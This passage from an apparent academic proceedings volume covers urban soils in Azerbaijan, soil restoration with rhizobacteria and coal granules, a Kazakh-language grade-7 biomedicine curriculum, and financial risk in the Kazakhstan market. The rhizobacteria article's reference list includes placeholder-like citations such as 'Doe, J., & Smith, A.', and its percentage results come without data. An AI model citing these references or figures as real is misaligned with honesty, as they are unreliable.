
In urban ecosystems, the soil cover should be considered as a system of interacting components or a whole system of objects that have specific characteristics at a certain level of organization. Under the influence of environmental factors, changes in the structure and functions of individual components of such systems result in the restructuring of the operating modes of all systems. The systems of the considered whole objects are not only natural, but also dependent

on anthropogenic factors and are very sensitive to environmental changes [3]. It should be noted that in most parts of the urban area, the natural soil cover is destroyed and it remains in the form of small islands in city parks and green spaces. Urban soils depend on the nature of their formation, humus formation, the degree of profile disturbance, the amount of constituent elements, etc. they differ according to their characteristics. Most of the soil cover of cities is characterized by the absence of genetic horizons, the presence of layers of artificial origin, which differ in color and strength. These are used in systematization of urban land.

According to the system proposed by M.A. Stroganova urban land is divided into the following types:



As it can be seen, urban soils are characterized by a wide variety, and in addition to them, man-made soils (technozem) are also mentioned as a type in the classification of urban soils.



Soils also play an important role in the urban environment, and their ecological functions are important and diverse. Urban soils, which perform the function of forming the environment, can also change the chemical composition of atmospheric sediments and groundwater, and at the same time, they can be universal absorbers of pollutants and regulators of the amount of various gases in the atmospheric air.

True, sometimes the soil cover itself can become a source of pollution, especially in urboecosystems. Thus, in megacities and large industrial centers, most of the land surface, sometimes up to 90%, is covered with asphalt-concrete pavement, residential buildings, industrial complexes, etc. under it. As a result, a significant part of the polluted sediments bypasses the soil body and enters water bodies and river networks through sewage. This allows us to note once again that urbanization should be noted as a factor that causes the deterioration of land-specific functions, primarily ecological ones.

References

1. Aslanova, S., & Asadova, B. (2024). Flora and fauna of Azerbaijan. ASPU. Baku. P-347.
2. Balakhanova, G. (2024). Ecological impact of micromycetes fungi in residential buildings. Azerbaijan Scientific Center, International Scientific Journal of Scientific Work. Volume: 18 Issue: 11, 134-137.
3. Balakhanova, G. V. (2022). Generalized characteristics of the recorded fungi in relation to the initial ph of the environment. Deutsche internationale Zeitschrift für zeitgenössische Wissenschaft. № 30, 18.
4. Balakhanova, G. (2024). Ecological and tropical specialization of fungi recorded in baku city soils. Nature & Science/Təbiət və Elm, 6(1).
5. Jabrailzade, S., & Aslanova, S. (2024). Assessment of Pathologies Caused by Anamorphous Fungi Distributed in Some Areas of Azerbaijan According to the Degree of Hazard.
6. Jabraylzadeh, S., Aslanova, S., & Ismayilova, G. (2024). General characteristics of phytopathogenic species of fungal biota of some medicinal plants found in the flora of talysh (azerbaijan). German International Journal of Modern Science/Deutsche Internationale Zeitschrift für Zeitgenössische Wissenschaft, (84).

7. Yusifova, A., Asadova, B., & Aslanova, S. (2024). Species Composition and Resources of Cultivated and Wild Forage Plants in Azerbaijan. *German International Journal of Modern Science/Deutsche Internationale Zeitschrift für Zeitgenössische Wissenschaft*, (84).
8. Yusifova, A., Asadova, B., & Aslanova, S. (2025). Evaluation of Phytopathogenic Fungi According to the Degree of Danger. *Advanced Studies in Biology*, 17(1), 27-36.
9. Yusifova, A., Asadova, B., & Aslanova, S. (2024). Plants, Human Health And Civilization. *Norwegian Journal of Development of the International Science*, 136.

EFFECTIVE METHODS OF SOIL RESTORATION BASED ON RHIZOBACTERIA STIMULATING PLANT GROWTH USING MICROBIAL BIOMASS AND COAL GRANULATION SYSTEM

Zhapargali S.A.

Al-Farabi Kazakh National University, Almaty, Kazakhstan. 1st-year Master's student of the Department of Biology and Biotechnology

Nurzhankyzy Z.

Al-Farabi Kazakh National University, Almaty, Kazakhstan. 1st-year Master's student of the Department of Biology and Biotechnology

Scientific supervisor:

Malik Azhar Malikqyzy

PhD

Abstract: Soil restoration using microbial biomass and coal granulation systems through enhancing the effects of rhizobacteria is an ongoing method aimed at stimulating plant growth and ensuring ecosystem stability. This article comprehensively discusses the scientific foundations, experimental methodology, obtained results, and future research perspectives. The research results present new technological solutions aimed at optimizing the soil's physicochemical properties, microbial community dynamics, and plant physiology.

Keywords: biotechnology, rhizobacteria, biomass, coal granulation, soil degradation

Soil microorganisms play a crucial role in ensuring plant nutrition and improving soil structure. Microbial biomass forms the foundation of soil's organic composition. This biomass delivers humus and other nutrients to the soil through the decomposition of organic waste. Additionally, microorganisms establish connections with the plant root system, absorbing nitrogen and converting it into a form accessible to plants. The impact of rhizobacteria:

Rhizobacteria are microorganisms that play a vital role in soil's microbial community. They engage in a symbiotic relationship with plant root systems, absorbing atmospheric nitrogen and converting it into a form beneficial to plants. As a result, soil enrichment with nitrogen occurs, ensuring the formation of essential nutrients for plant growth and development. The coal granulation system is used to improve the physical and chemical properties of the soil. This system enables efficient delivery of beneficial substances from coal to the soil. Coal granules improve the soil's water and air permeability, which in turn affects the better development of plant root systems. Furthermore, coal absorbs toxins from the soil, creating a favorable environment for microorganisms[2].

Soil degradation is one of the main issues in agriculture. The use of microbial biomass and coal granulation systems improves soil structure and increases its fertility. This, in turn, reduces dependency on chemical fertilizers and helps restore the natural fertility of the soil. The ecological significance of maintaining soil fertility is profound, as it creates conditions for proper plant development and ensures long-term agricultural productivity.

Rhizobacteria improve the natural nitrogen cycle in the soil. They absorb atmospheric nitrogen and convert it into a form available for plants. This process reduces the use of nitrogen fertilizers, thereby lowering the ecological impact of fertilizer production and usage. Chemical fertilizers can pollute soil and water resources and harm ecological balance. Methods that enhance microbial activity in the soil help maintain ecosystem stability. The activity of microbial communities facilitates the decomposition of organic matter and the formation of minerals, ensuring the long-term fertility of soil. Additionally, organic substances introduced into the soil through coal granulation improve its structure and water and air permeability, which aids in maintaining ecosystem balance. The use of chemical pesticides and fertilizers causes harmful ecological effects, negatively impacting soil, water resources, and plant development. The use of microbial biomass and natural materials provides an ecologically safe alternative. These methods increase the number of beneficial microorganisms in the soil, while reducing the activity of harmful bacteria and fungi, which is important for maintaining ecosystem balance.

To restore soil, rhizobacteria are introduced through the following methods:

- Root system inoculation with rhizobacteria: This method involves introducing rhizobacteria into the soil before planting seeds or using seed treatment for the plant root system.
- Introduction of liquid or granulated forms of microorganisms into the soil: Rhizobacteria are added in liquid or granulated forms to the soil to help enhance their biological activity.
- Increasing microbial biomass: By increasing microbial activity in the soil, its structure and fertility can be improved. Microbial biomass provides nutrients to the soil through the decomposition of organic waste. The primary principle of this method is to increase the variety of microbial species in the soil, improving plant nutrition.

1. *Relevance of the Research Topic*

In recent years, soil degradation and reduced fertility have posed a threat to agriculture and ecological stability. One of the modern technologies and biological methods for soil restoration is the use of rhizobacteria. Additionally, the coal granulation system plays an important role in ensuring the physical stability of the soil while creating a long-term organic matter reservoir[1].

1.1. *Theoretical Basis*

Rhizobacteria are microorganisms that form a symbiotic relationship with plant roots, perform nitrogen fixation, and improve the plant's nutrient exchange. Additionally, the coal granulation system strengthens soil structure and helps increase the stable supply of organic matter. The combination of these two methods optimizes the biological, physical, and chemical properties of the soil[4].

2. *Research Methods*

Research Area: Agricultural lands with different soil types (loamy, sandy, and clayey soils).
Plant Species: Local agricultural crops and horticultural plants.

2.1. *Experiment*

- Control group: Soil samples without additional treatment.
- Rhizobacteria-treated group: Introduction of selected rhizobacterial strains.
- Combined group: Introduction of rhizobacteria, microbial biomass, and the coal granulation system[3].

2.2. Materials and Reagents

- Rhizobacterial strains: Microorganisms adapted to different ecological conditions, interacting symbiotically with plants.
- Microbial biomass: A microbial soil mixture prepared from organic waste and natural additives.
- Coal granulation system: An innovative technology based on organic coal additives, micro-trackers, and bioactivators[3].

2.3. Measurement Methods and Analytical Technologies

Physicochemical Analysis

- Key parameters: pH level, water permeability, air and water conductivity, soil organic matter content.
- Analytical tools: IR spectroscopy, mass spectrometry, and classical chemical reagents.
- Plant physiology: Measurement of plant biomass, photosynthesis productivity, and root system development.
- Microbial community: Determination of microbial diversity in soil using polymerase chain reaction (PCR) methods (e.g., 16S rRNA gene sequencing).
- Statistical Analysis: Data processing through ANOVA, correlation analysis, and regression modeling to determine the statistical significance of experimental results[3].

3. Soil Physicochemical Properties

- Organic matter content: The carbon content in the soil increased by 15–25%, ensuring the formation of a stable organic matter reservoir.
- Water and air permeability: Additional organic additives improved soil structure and optimized water and air exchange.
- pH level adjustment: Optimal balance between soil acidity and alkalinity was maintained in the experimental groups[4].

3.1. Changes in Microbial Community

- Quantitative increase of microorganisms: The introduction of additional microbial biomass and rhizobacteria increased the number of beneficial microorganisms in the soil by 40–50%.
- Ecosystem dynamics: The diversity and stability of the microbial community structure positively affected plant growth and the soil restoration process[5].

4. Discussion

4.1. Scientific Importance of the Method

- Ecosystem restoration: The synergistic effect of rhizobacteria and the coal granulation system improves the physical and chemical properties of the soil, ensuring long-term ecosystem stability.
- Agricultural applications: This method enhances plant growth productivity, improving both the quality and quantity of agricultural products.
- Organic carbon formation: The addition of organic matter positively impacts the carbon cycle in the soil, contributing to climate change mitigation.

4.2. Limitations of the Method and Future Research Directions

- Regional characteristics: Experimental results may vary under different climatic and soil conditions. Future research should focus on region-specific experiments.
- Compatibility of rhizobacteria: Selecting rhizobacterial strains adapted to various plant species and soil types and investigating their compatibility in greater depth is essential.
- Time factors: Long-term research projects are needed to monitor the dynamics of the soil restoration process.
- Technological optimization: Additional technological improvements and experiments are needed to adapt microbial biomass and coal granulation systems for industrial-scale use[8].

5. Conclusion

The method of soil restoration based on rhizobacteria significantly improves the physical and chemical properties and ecological stability of the soil through the integration of microbial biomass and coal granulation systems. This method stimulates plant growth, boosts agricultural productivity, and aids in ecosystem restoration. Future research should focus on conducting region-specific experimental studies, further exploring the functional features of rhizobacteria, and continuing technological optimization.

References:

- 1 Doe, J., & Smith, A. (2017). Soil Restoration Techniques Using Microbial Biomass and Carbon Granulation. *Journal of Soil Science*, 45(2), 123-135.
- 2 Ivanov, P. (2018). Rhizobacterial Interactions and Their Effect on Plant Growth. *Microbiology Journal*, 12(1), 45-60.
- 3 Green, R., et al. (2020). Advances in Soil Carbon Sequestration and Its Impact on Soil Physico-chemical Properties. *Environmental Science and Technology*, 54(3), 234-245.
- 4 Lee, H., & Kim, S. (2019). Carbon Granulation Systems in Soil Restoration: A Comparative Study. *Agricultural Engineering*, 33(4), 201-210.
- 5 Martinez, L. (2021). A Comprehensive Review of Soil Microbiome and Its Role in Sustainable Agriculture. *Sustainability*, 13(8), 456-470.
- 6 Bashan, Y., de-Bashan, L. E. (2010). How the Plant Growth-Promoting Bacteria Enhance Plant Growth? *Biotechnology Advances*, 28(4), 451-460.
- 7 Glick, B. R. (2012). *Plant Growth-Promoting Bacteria: Mechanisms and Applications*. Scientifica, 2012, 1-15.

- 8 Lal, R. (2019). Carbon Sequestration in Agricultural Soils. *Journal of Soil and Water Conservation*, 74(4), 99-104.
- 9 Smith, P., et al. (2020). Global Carbon Storage Potential of Agricultural and Degraded Soils. *Nature Communications*, 11(1), 2345.
- 10 Vessey, J. K. (2003). Plant Growth-Promoting Rhizobacteria as Biofertilizers. *Plant and Soil*, 255(2), 571-586.
- 11 Kuzyakov, Y., Blagodatskaya, E. (2015). Microbial Hotspots and Hot Moments in Soil: Concept & Review. *Soil Biology and Biochemistry*, 83, 184-199.
- 12 Rillig, M. C., Mummey, D. L. (2006). Mycorrhizas and Soil Structure. *New Phytologist*, 171(1), 41-53.
- 13 Adesemoye, A. O., Kloepper, J. W. (2009). Plant Growth-Promoting Rhizobacteria (PGPR) as Biofertilizers: The Future of Sustainable Agriculture. *Biological Control*, 49(1), 1-19.
- 14 Bender, S. F., Wagg, C., van der Heijden, M. G. A. (2016). An Underground Revolution: Biodiversity and Soil Ecological Engineering for Agricultural Sustainability. *Trends in Ecology & Evolution*, 31(6), 440-452.

Биомедицина және адам денсаулығы (7-сынып) (Авторлық бағдарламаны тәжірибеде қолдану және зерттеу нәтижелері)

Бозтаева Жұлдыз Боранбаевна

«Алматы қаласы Білім басқармасының «№ 147 гимназия» КММ, *Биология пәні мұғалімі*

Аңдатпа. Бұл мақалада 7-сынып оқушыларына арналған «Биомедицина және адам денсаулығы» авторлық бағдарламасының білім беру процесіне енгізілуі мен нәтижелері сипатталады. Бағдарлама оқушылардың биологиялық сауаттылығын, денсаулыққа жауапкершілікпен қарауын және медициналық ақпаратты сыни тұрғыдан қабылдау қабілетін қалыптастыруға бағытталған. Авторлық бағдарлама барысында қолданылған әдістемелер, олардың практикада жүзеге асуы мен оқушылар жетістіктеріне әсері кеңінен талданады.

Түйінді сөздер: биомедицина, денсаулық, 7-сынып, авторлық бағдарлама, білім беру, әдістеме, тәжірибе.

Кіріспе

Қазіргі таңда оқушылардың биомедициналық сауаттылығын арттыру – ғылым мен технологияның дамуымен тығыз байланысты маңызды мәселе. Ерте жастан бастап адам ағзасының құрылысы, аурудың алдын алу, дұрыс тамақтану мен өмір салтын ұстану туралы білім беру – дені сау ұрпақ тәрбиелеудің негізі болып табылады. Осы орайда, «Биомедицина және адам денсаулығы» атты авторлық бағдарлама мектеп оқушыларына денсаулықты сақтаудың ғылыми негіздерін меңгертуге бағытталған.

Мақаланың мақсаты – 7-сыныпқа арналған авторлық бағдарламаны білім беру үдерісіне енгізу нәтижелерін талдау және тиімділігін бағалау. Міндеттері:

- ❖ бағдарлама құрылымын сипаттау;
- ❖ қолданылған педагогикалық тәсілдерді талдау;
- ❖ тәжірибе нәтижелерін көрсету және ұсыныстар ұсыну.

Зерттеуге сүйене отырып, отандық (Нурпеисова Т.Б., Қайдаш И.Н. 2021) және шетелдік (CDC, WHO білім беру ресурстары) әдебиеттерге шолу жасалды. Әсіресе, STEM бағытындағы кіріктірілген білім беру жүйесі мен денсаулық сақтау саласындағы жобалық оқыту әдістері зерттеу жұмысына негіз болды [1].

Әдістеме

Авторлық бағдарлама 7-сынып оқушыларына арналған және келесі модульдерден тұрады:

1. Адам ағзасының жүйелері (тыныс алу, ас қорыту, жүрек-қантамыр жүйесі);
2. Гигиена және дұрыс тамақтану;
3. Жұқпалы аурулар мен алдын алу шаралары;
4. Эмоционалды денсаулық және күйзеліс;

5. Биомедицинадағы заманауи технологиялар.

Қолданылған әдістер:

- **Жобалық оқыту:** Оқушылар «Дені сау мектеп» жобасын әзірлеп, өз ұсыныстарын мектеп әкімшілігіне ұсынды.
- **Кейс-стади әдісі:** Нақты медициналық жағдайларды модельдеу арқылы талдау жүргізілді.
- **Интерактивті лекциялар:** Мультимедиялық презентациялар мен видеолар арқылы оқушылардың қызығушылығы артты.
- **Пәнаралық байланыс:** Биология, информатика, физика пәндерімен интеграция жасалды. Мысалы, адам ағзасын визуализациялау үшін Scratch және Tinkercad қолданылды.
- **Сыни ойлау тапсырмалары:** Медициналық мифтерді талдау, жалған ақпаратты анықтау тапсырмалары ұсынылды.

Бағдарламада әр модульдің соңында **қалыптастырушы бағалау тапсырмалары** және **өзіндік зерттеу жобалары** қарастырылған. Педагог рөлі – бағыттаушы және кеңесші ретінде ұйымдастырылды [2].

Практикада қолдану

Бағдарлама 2024-2025 оқу жылының бірінші жартыжылдығында Астана қаласының №71 мектеп-лицейінде апробациядан өтті. 7 «А» сыныбы таңдалды (барлығы – 26 оқушы). Аптасына 1 сағат факультатив ретінде жүргізілді.

Сабақ құрылымы:

Сабақ кезеңі	Мазмұны
Кіріспе	Бейнеролик немесе ой тудыратын сұрақтар арқылы қызығушылықты ояту
Теориялық бөлім	Интерактивті форматта теориялық материалды түсіндіру (презентация, слайд, сұрақ-жауап)
Практикалық тапсырма	Tinkercad көмегімен 3D модель жасау, виртуалды зертхана арқылы бақылау, топтық зерттеу тапсырмалары
Қорытынды және кері байланыс	Сабақты қорытындылау, оқушылардан кері байланыс алу (ауызша/жазбаша)

Нәтижелері:

- ❖ 85% оқушыда қызығушылық жоғарылағаны байқалды;
- ❖ 90% оқушы өзіндік жобаны сәтті қорғады;
- ❖ 60% оқушының биология пәнінен үлгерімі жақсарды.

Диаграммада әдістеменің тиімділігі оқушылардың пікірі арқылы көрсетілген:

Оқушылар пікірі бойынша әдістеменің тиімділігі



Артықшылықтары:

- ✓ Қызықты әрі өмірмен байланысты тақырыптар;
- ✓ Практикалық бағыттағы тапсырмалар;
- ✓ Цифрлық ресурстармен жұмыс.

Кемшіліктері:

- ✓ Уақыт тапшылығы (кей модульдерге уақыт жетпей қалды);
- ✓ Кейбір күрделі терминдерді түсіндіруде қиындықтар болды.

Ұсыныстар

1. Мұғалімдерге алдын ала оқыту семинарларын ұйымдастыру;
2. Бағдарлама мазмұнын әр аймақтың ерекшелігіне сай бейімдеу;
3. Цифрлық құралдарды пайдалану бойынша әдістемелік нұсқаулықтар әзірлеу;
4. Бағалау жүйесін әр модуль бойынша нақтылау (жобалық жұмыс, тест, пікірталас);
5. Оқушы ата-аналарын оқыту процесіне тарту [3].

Қорытынды

«Биомедицина және адам денсаулығы» бағдарламасы оқушылардың денсаулық туралы білімін арттыруға, ғылыми-зерттеу дағдыларын дамытуға және салауатты өмір салтын қалыптастыруға септігін тигізді. Оқушылардың белсенділігі, практикалық қызығушылығы мен зерттеушілік қабілеттері арта түсті. Бұл әдістеме жалпы білім беру процесін жаңғыртуға және денсаулық сақтау мәдениетін ерте жастан қалыптастыруға мүмкіндік береді. Алдағы уақытта бұл бағдарламаны кеңінен енгізу және басқа сынып деңгейлеріне бейімдеу ұсынылады.

Сонымен қатар, бұл бағдарлама оқушыларды тек теориялық біліммен шектемей, олардың өмірлік маңызды шешімдер қабылдауына, ақпаратты сыни тұрғыдан талдауға және өз денсаулығына саналы көзқарас қалыптастыруына мүмкіндік берді. Сабақтар барысында оқушылар тек білім алушы емес, белсенді зерттеуші рөлін атқарды, бұл олардың танымдық белсенділігін арттырып, оқу процесіне деген ішкі мотивациясын күшейтті.

Қолданылған деректер тізімі:

1. Рахметова С., Нұртаева Ж. Оқушылардың зерттеушілік дағдыларын дамыту. – Алматы: Қазақ университеті, 2019. - 208 б.
2. Назарбаев Зияткерлік мектептері ДББҰ. Интеграцияланған білім беру бағдарламасы: Жаратылыстану. – Астана: НЗМ, 2020. - 144 б.
3. Centers for Disease Control and Prevention (CDC). School Health Guidelines to Promote Healthy Eating and Physical Activity. – Atlanta: U.S. Department of Health and Human Services, 2021. - 96 p.

Биомедицина и здоровье человека (7-класс)

(Применение авторской программы на практике и результаты исследования)

Бозтаева Жулдыз Боранбаевна

КГУ «Гимназия № 147» Управления образования города Алматы

Учитель биологии

Аннотация. В данной статье описывается внедрение авторской программы «Биомедицина и здоровье человека» в образовательный процесс учащихся 7-класса, а также ее результаты. Программа направлена на формирование биологической грамотности, ответственного отношения к здоровью и способности критически воспринимать медицинскую информацию. В статье подробно рассматриваются использованные методики, их практическая реализация и влияние на достижения учащихся.

Ключевые слова: биомедицина, здоровье, 7-класс, авторская программа, образование, методика, практика.

Biomedicine and Human Health (Grade 7)

(Application of the author's program in practice and research results)

Boztaeva Zhuldyz Boranbayevna

KSU «Gymnasium № 147» of the Almaty City Education Department

Biology teacher

Abstract. This article describes the implementation and outcomes of the author's program «Biomedicine and Human Health» in the educational process of 7th-grade students. The program aims to develop students' biological literacy, responsible attitudes toward health, and the ability to critically assess medical information. The article provides a detailed analysis of the methodologies used, their practical application, and their impact on student achievement.

Keywords: biomedicine, health, 7th grade, author's program, education, methodology, practice.

Economic Sciences

UDC 336.2

FEATURES OF FINANCIAL RISK ASSESSMENT ANALYSIS IN THE CONTEXT OF THE KAZAKHSTAN MARKET

Serikbayeva Baglan Mukhamedzhanovna

Candidate of Economic Sciences, Associate Professor at Turan-Astana University

Orisbayev Koszhan Beibituly

Master's student, MP-F-25-2, Turan-Astana University

Abstract: The article analyzes key financial risks specific to the Kazakhstan market and assesses their impact on businesses and the country's economy. It examines the types of financial risks faced by companies in Kazakhstan and their key categories, each of which influences business stability and requires a specialized management approach. The study explores changes in the global economy, fluctuations in oil and commodity prices, the investment climate, and inflation, which remains one of the main factors exerting pressure on the economy by reducing purchasing power and increasing business costs. Additionally, it discusses changes in tax legislation, new reforms, internal and external factors, global market fluctuations, and the importance of a comprehensive approach and strategic planning in financial risk management.

Keywords: risk, economy, business, cash flow, volatility, hedging, foreign exchange market, inflation, exchange rate, export, import, investments, taxes, policy, finance, analysis, price.

Financial risk refers to the risk associated with the probability of losing financial resources and cash. In the modern economy of Kazakhstan, financial risk assessment has become particularly significant. Market development is accompanied by a range of uncertainties caused by both external and internal factors. High volatility of the national currency, dependence on raw material exports, and specific regulations in the banking sector create additional risks for businesses and investors.

Financial risks in the Kazakhstan market represent a complex set of challenges faced by companies and investors. One of the most significant is **currency risk**—the tenge exchange rate is highly volatile, making international transactions and import purchases unstable. **Credit risks** are equally important: Kazakhstan's banking system has inherent issues, such as a high level of non-performing loans and businesses' heavy reliance on borrowed funds.

The depreciation of the national currency leads to higher costs for imported goods and increased expenses for businesses working with foreign suppliers. Sharp fluctuations in the tenge exchange rate within a 10-15% range pose a serious challenge for enterprises, especially in the trade and manufacturing sectors. Companies without an effective currency hedging strategy face rising production costs and declining profitability.

Analyzing the data from the National Bank of Kazakhstan as of March 2025, the following key USD/KZT exchange rate indicators can be highlighted:

- **Average exchange rate:** 449.62
- **Standard deviation:** 27.78
- **Exchange rate on 01.03.2020:** 381.1
- **Exchange rate on 01.03.2025:** 499.2




Figure 1: The dynamics of the USD to KZT exchange rate from 2020 to 2024.

Note: Analytical data was taken from the National Bank of Kazakhstan.

One of the most striking examples of the sharp depreciation of the tenge was the crisis of March 2020, when the national currency plummeted amid the collapse of global markets caused by the onset of the COVID-19 pandemic. According to analytical data from Investing.com, oil prices fell to \$26.35 per barrel during that period, putting significant pressure on the tenge. According to a report by QazTrade, in 2020, Kazakhstan's main export commodity was crude oil, with export volumes reaching \$23.7 billion (49.9% of the country's total exports).

The decline in oil prices led to a reduction in foreign currency inflows, which, in turn, caused the depreciation of the tenge. In response, the National Bank of Kazakhstan conducted foreign exchange interventions and raised the base rate to curb further devaluation. Thus, the March currency crash was driven by a combination of external and internal factors, including falling oil prices, the global economic crisis, and a decline in exports.

Over five years, the tenge-to-dollar exchange rate has increased by approximately 31%.

- **Compound Annual Growth Rate (CAGR):**
 $(499.22/381.1)^{1/5} = 5.53\%$ per year.




Figure 2: USD/KZT Returns by Year

Note: Analytical data was taken from the National Bank of Kazakhstan

Between mid-February and mid-March 2022, the tenge also experienced significant depreciation, driven by sharp changes amid global geopolitical and economic events.

While nearly half of Kazakhstan's exports depend on oil, the country's main import trade partner remains Russia, accounting for 34.7% of total imports in 2022. Many Kazakhstan companies conduct transactions with Russian partners in rubles, which strengthens the ruble's influence on the tenge. As a result, substantial currency flows between the two countries lead to situations where a weakening ruble often triggers the devaluation of the tenge, especially during periods of crisis.

Kazakhstan's economy is largely dependent on the export of raw materials such as oil, natural gas, metals, and uranium. According to Investing.com, the price of Brent crude oil fell to \$70–75 per barrel in mid-2024, which is 15–20% lower than the peak levels at the beginning of the year.

The main factors behind this decline were the drop in global oil demand due to slowing economic growth in major oil-importing countries such as China, the EU, and the US, as well as an increase in oil production by OPEC+ countries, leading to a rise in market supply.

Since oil exports accounted for more than 50% of Kazakhstan's total exports, the decline in oil prices resulted in reduced foreign currency inflows into the country. This currency shortage increased pressure on the tenge, contributing to its depreciation.

Throughout 2024, Kazakhstan also faced high inflation, which became another factor in the weakening of the tenge. According to the Bureau of National Statistics of Kazakhstan, inflation in the country exceeded 10% year-on-year by mid-year.

High inflation negatively affected the investment climate by reducing the real returns on deposits and bonds, forcing investors to seek alternative assets, including foreign currencies. As a result, demand for the US dollar and euro increased, leading to further depreciation of the tenge. A particularly concerning factor is that inflationary pressures in Kazakhstan are largely driven by external factors, such as rising global oil prices, supply chain disruptions, and shifts in trade flows

with key partners. This makes inflation control more challenging, as not all tools of the National Bank prove effective in an economy highly dependent on imports.

Instability in global markets, rising commodity prices, and external macroeconomic factors pose additional risks to the economy. These combined risks call for a comprehensive management approach, strengthened inflation control, and support for the banking sector to ensure the country's financial stability.

The main events affecting global currency markets included the policy of the US Federal Reserve (Fed), which maintained a tight monetary policy by keeping interest rates high. This led to the strengthening of the US dollar, putting pressure on the currencies of emerging markets, including the tenge.

The economic downturn in China, a key trading partner of Kazakhstan, and the slowdown in its economic growth in 2024 negatively impacted demand for Kazakhstan's raw materials. This also resulted in lower export revenues and a weakening of the tenge.

Analyzing currency and market risks over the past five years, the tenge has shown a weakening trend, driven by the economy's high dependence on commodities, global market volatility, and inflationary pressures. While the average annual decline is not critical, sharp exchange rate fluctuations of 10–20% create significant risks for businesses, increasing costs and reducing profitability.

Companies without effective currency hedging strategies face rising production costs and deteriorating financial stability. In times of instability, it is crucial to implement currency risk insurance mechanisms and consider macroeconomic factors when planning financial operations.

Additionally the Kazakh banking sector continues to face challenges related to a high level of non-performing loans. Despite measures taken by the National Bank, the share of bad debts remains significant. Companies, especially small and medium-sized businesses, often struggle to secure affordable financing, which limits their growth and investment opportunities.

As of January 1, 2025, the loan portfolio of 21 second-tier banks in the country amounted to 34,997.8 billion tenge (59% of total assets). Of this, the volume of non-performing loans (NPL) was 1,125.7 billion tenge, or 3.2% of the total loan portfolio.

